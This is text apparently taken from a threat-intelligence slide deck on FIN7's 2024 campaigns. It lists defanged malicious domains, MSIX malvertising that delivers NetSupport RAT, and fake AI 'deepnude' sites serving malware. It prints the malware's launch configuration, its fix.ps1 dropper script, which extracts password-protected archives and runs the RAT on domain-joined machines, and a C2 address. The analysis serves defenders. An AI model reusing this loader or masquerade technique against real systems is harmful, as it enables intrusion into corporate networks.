


FIN7 INFRASTRUCTURE 2024

Thousands of domains registered – live sites using numerous unique Nameservers, some via western hosts...

Top Nameservers:

1. DNS-parking[.]com
2. Dreamhost[.]com
3. Cloudflare[.]com
4. DigitalOcean[.]com
5. *numerous* others





DIVERSITY OF FIN7 DOMAINS

Example IOFAs:

90snirvana[.]com

a2zbrand[.]com

aanshjha[.]com

a-asana[.]com

accessiblelab[.]com

accessiq[.]us

accounite-batelco[.]shop

adkmovies[.]com

advanced-ip-scanner[.]cfd

advanced-ip-scanner[.]link

advancedipscannerapp[.]com

advertisefirefighter[.]online

advisea[.]org

aerodromen[.]finance

afflnlty[.]com

aflnlticu[.]com

agreementunlawful[.]cloud

ai-haiper[.]homes

aimp[.]xyz

akatsukicenter[.]com

alanyafirmabul[.]com

alffms[.]com

alopeciahairtransplant[.]com

amandagaber[.]com

amanpanwar[.]com

androiddeveloperconsole[.]com

any-connectcisco[.]com

anzzahq[.]com

apenf[.]xyz

apkmodgem[.]com

app-en-us[.]top

appgreydboss[.]org

app-scr0l-bridge[.]xyz

pixelcyberzone[.]com

pixelfusionfg[.]online

pixelvirtualzone[.]com

pjantom[.]app

pjphantom[.]app

plaindependence[.]site

platform-al[.]com

playbest[.]online




playgamestop[.]online

plottervideo[.]com

plus-antivirus[.]info

polygogo[.]com

NetSupport Rat





In 2024, Fin7 has been launching malvertising attacks that attempt to delivery Netsupport RAT packaged in .MSIX files.

Silent Push analysts picked up campaigns targeting a variety of brands, including the SAP Concur, Microsoft, Thomson Reuters, Finviz and more...



NetSupport Rat



In 2024, Fin7 has been launching malvertising attacks that attempt to delivery .MSIX malware. Silent Push analysts picked up campaigns targeting a variety of brands, including the SAP Concur, Microsoft, Thomson Reuters, Finviz and more...



NetSupport Rat Analysis

After retrieving a sample of Fin7's malware, LexisNexis.msix in this case, our team of analysts took a closer look at its operations and have provided the following breakdown:

- Type: Zip archive file
- MD5: ff25441b7631d64afefdb818cfcceec7
- Compression: Deflate
- To masquerade as a trusted executable, the malware has appropriated certificate data from what appears to be a Chinese manufacturing company, "Cangzhou Chenyue Electronic Technology"

```
<Identity Name="LexisNexis" Publisher="CN="Cangzhou Chenyue Electronic Technology Co., Ltd.", O="Cangzhou Chenyue Electronic Technology Co., Ltd.", L=Cangzhou, S=Hebei, C=CN, SERIALNUMBER=91130922MA0G8AN920, OID.1.3.6.1.4.1.311.60.2.1.1=Cangzhou, OID.1.3.6.1.4.1.311.60.2.1.2=Hebei, OID.1.3.6.1.4.1.311.60.2.1.3=CN, OID.2.5.4.15=Private Organization" Version="4.12.98.0" />
```

The malware has the following embedded configuration:

```
{
  "applications": [
    {
      "id": "NOTEPAD",
      "executable": "VFS ProgramFilesX64 PsfRunD1164.exe",
      "scriptExecutionMode": "-ExecutionPolicy RemoteSigned",
      "startScript": {
        "waitForScriptToFinish": false,
        "runOnce": false,
        "showWindow": false,
        "scriptPath": "fix.ps1"
      }
    }
  ]
}
```



NetSupport Rat Analysis

Delivery chain

Analyzing the attack chain, it's clear that the malware is designed to target domain-joined machines, and all the corporate data they have to offer. From there the malware seeks to obtain elevated privileges, including lateral movement and access to Active Directory.

- The attack starts when the script opens the LexisNexis website, either as a distraction or to mimic legitimate user activity.
- The malware then checks to see if the machine is part of a domain, or in a workgroup.
- If the machine is not in a workgroup, the script extracts two encrypted 7-Zip archives (password: 1234567890) and runs an executable, NetSupport RAT

Extracted package

- Type: Remote Access Trojan
- Name: NetSupport RAT
- C2 infrastructure: 166.88.159[.]37
- Licensee: MGJFFRT466

With the executing script, `fix.ps1`:

```
$url = "https://www.lexisnexis.com/"
Start-Process $url

$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain


if ($domain -eq "WORKGROUP") {
} else {
    cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z -oC:\Users\Public\Client - p1234567890"
    cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\Client\client1.7z -oC:\Users\Public\Client - p1234567890"
    $path = "C:\Users\Public\Client\client32.exe"
    Start-Process $path
}
}
```



NEW FIN7 AI DEEPPFAKE HONEYPOTS

FIN7 is hosting multiple honeypots that serve malware via a new "Deepnude Generator" under the brand "aiNude.ai"

easynude[.]website
ai-nude[.]cloud
ai-nude[.]click
ai-nude[.]pro
nude-ai[.]pro
ai-nude[.]adult
ainude[.]site







NEW FIN7 AI DEEPFAKE HONEYPOTS

The AI Deepfake Honey pots are built on top of "shell websites" used by Fin7 for aging domains.

These files / pages expose the original shell content:

- /ReturnPolicy.html
- /personal-data.html
- /membership-terms.html
- /cookie-usage.html
- /contentDisclaimer.html
- /deliveryDetails.html





NEW FIN7 AI DEEPFAKE HONEYPOTS

The AI Deepfake Honey pots include JavaScript from the Facebook Audience Network and Yandex Analytics...

No Facebook ads have been found... yet...

```
view-source:https://www.easynude.website

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Yandex.Metrika counter -->
  <script type="text/javascript" >
    (function(m,e,t,r,i,k,a){m[i]=m[i]||function(){(m[i].a=m[i].a||[]).push(arguments)};
    m[i].l=1*new Date();
    for (var j = 0; j < document.scripts.length; j++) {if (document.scripts[j].src === r) { return; }}
    k=e.createElement(t),a=e.getElementsByTagName(t)[0],k.async=1,k.src=r,a.parentNode.insertBefore(k,a)})(
    window, document, "script", "https://mc.yandex.ru/metrika/tag.js", "ym");

    ym(97738121, "init", {
      clickmap:true,
      trackLinks:true,
      accurateTrackBounce:true
    });
  </script>
  <noscript><div></div></noscript>
  <!-- /Yandex.Metrika counter -->
  <!-- Meta Pixel Code -->
  <script>
  !function(f,b,e,v,n,t,s)
  {if(!f.fbq)return;n=f.fbq=function(){n.callMethod?
  n.callMethod.apply(n,arguments):n.queue.push(arguments)};
  if(!f._fbq)f._fbq=n;n.push=n;n.loaded=!0;n.version='2.0';
  n.queue=[];t=b.createElement(e);t.async=!0;
  t.src=v;s=b.getElementsByTagName(e)[0];
  s.parentNode.insertBefore(t,s)}(window, document,'script',
  'https://connect.facebook.net/en_US/fbevents.js');
  fbq('init', '1458267561744491');
  fbq('track', 'PageView');
  </script>
  <noscript></noscript>
  <!-- End Meta Pixel Code -->
  <meta charset="utf-8" />
```




NEW FIN7 AI DEEPPFAKE HONEYPOTS

The AI Deepfake Honey pots redirect users who click "Free download" to a new domain which features a Dropbox link, or another source hosting the malicious payload.

Hundreds of these "File is ready for download..." websites can be found via this Silent Push Web Scanner query:


```
body_analysis.js_sha256 = ["const  
link = 'https:  
a199aafa54bdca659fe2d2159cca1ea255  
136581daf6804b62d9e44c0794afb2']  
AND htmltitle = "Download File"
```



Step 1 – Click "Free Download"

File is ready for download...

Step 2 – Download link hosted on trial-uploader[.]store linking to Dropbox payload





NEW FIN7 AI DEEPFAKE HONEYPOTS

The AI Deepfake Honey pots all have a footer link for "Best Porn Sites" which redirect users to aipornsites[.]ai

This website promotes a domain "ainude[.]ai" which is currently down, but appears to be the same site template used on the FIN7 honeypots.

Is FIN7 using SEO tactics to get their honeypots ranked on search?

AI Honey pot Footer links to aipornsites[.]ai which promotes "AI Deepnude Nudifiers"

Footer link for "Best Porn Sites"


The screenshot shows the AINude.ai website interface. At the top, there are navigation links for "AIPorn Sites", "TOP Lists", and "Full Reviews". The main heading is "AINude.ai: More Than Just an AI Deepnude Tool" with a sub-heading "Jan 16, 2024 in DeepNude". Below this is a promotional banner for "The best AI nude maker that undresses any photo using AI." with a "Free trial" button and a "nude" prompt input field. The main content area features a "Table of Contents" button and a "Pricing: 7.5" star rating. On the right, there is a "Total score: 8.4" section with sub-ratings for "Powerful features: 8.5", "Generating speed: 9", and "User experience: 8". Below the main content is a list of 20 questions related to the AI nude maker, each with a "+" icon for expansion. At the bottom, the footer contains "Ainude.ai", "Community", "Best Porn Sites" (highlighted with a red box and a red arrow), "Terms of service", "Privacy policy", and "English".



AI DEEPFAKE **MALWARE** ANALYSIS

The Deepnude Generator .EXE is available for download on some FIN7 sites directly on the homepage.

This malware employs sophisticated techniques, including the use of multiple packers, embedding malware in Pascal code, and leveraging Java-based launchers to evade detection.



